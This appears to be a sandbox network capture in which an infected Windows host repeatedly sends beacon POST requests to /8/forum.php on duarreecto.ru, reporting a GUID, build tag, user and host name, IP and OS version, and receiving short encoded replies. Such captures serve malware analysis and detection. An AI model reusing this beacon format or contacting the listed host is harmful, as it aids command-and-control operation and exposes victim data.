Nov 18, 2020 16:35:18.061887026 CET	5554	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 43 58 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCCXXARRABw==0
Nov 18, 2020 16:35:18.309880018 CET	5554	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:18.498917103 CET	5554	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 56 45 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTVEGARRABw==0
Nov 18, 2020 16:35:18.744452953 CET	5555	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:18.944499016 CET	5555	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 47 54 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHGTSARRABw==0
Nov 18, 2020 16:35:19.187338114 CET	5556	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:19.384598017 CET	5556	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0
Nov 18, 2020 16:35:19.620548964 CET	5556	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:19.813062906 CET	5557	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 42 59 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQBYJARRABw==0
Nov 18, 2020 16:35:20.065661907 CET	5557	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:20.255898952 CET	5558	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 48 53 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZHSAARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:20.496226072 CET	5558	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:20.689404964 CET	5558	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 4a 51 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAJQZARRABw==0
Nov 18, 2020 16:35:20.931272030 CET	5559	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:21.122786045 CET	5559	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:21 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 4e 4d 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBNMYARRABw==0
Nov 18, 2020 16:35:21.385083914 CET	5560	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:21.577079058 CET	5560	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:21 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 46 55 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJFUQARRABw==0
Nov 18, 2020 16:35:21.829037905 CET	5561	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:22.018882990 CET	5566	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:21 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 4b 50 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVKPEARRABw==0
Nov 18, 2020 16:35:22.256335020 CET	5569	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:22.455682039 CET	5571	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 5a 41 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBZAYARRABw==0
Nov 18, 2020 16:35:22.696732044 CET	5574	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:22.888776064 CET	5576	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:22 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 42 59 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBBYYARRABw==0
Nov 18, 2020 16:35:23.133233070 CET	5578	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:23.323004007 CET	5581	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:23 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 48 53 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMHSNARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:23.577434063 CET	5584	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:23.765885115 CET	5587	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:23 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 51 4a 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGQJTARRABw==0
Nov 18, 2020 16:35:24.018259048 CET	5590	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:24.210267067 CET	5592	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 47 54 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAGTZARRABw==0
Nov 18, 2020 16:35:24.448565006 CET	5594	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:24.640261889 CET	5604	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0
Nov 18, 2020 16:35:24.884774923 CET	5604	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:25.083058119 CET	5605	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 59 42 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKYBPARRABw==0
Nov 18, 2020 16:35:25.324947119 CET	5605	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:25.514678001 CET	5606	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 54 47 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBTGYARRABw==0
Nov 18, 2020 16:35:25.761786938 CET	5606	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:25.951807976 CET	5606	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 48 53 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFHSUARRABw==0
Nov 18, 2020 16:35:26.274405956 CET	5607	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:26.465115070 CET	5607	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:26 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 56 45 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYVEBARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:26.836735964 CET	5608	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:27.025238991 CET	5608	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 43 58 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZCXAARRABw==0
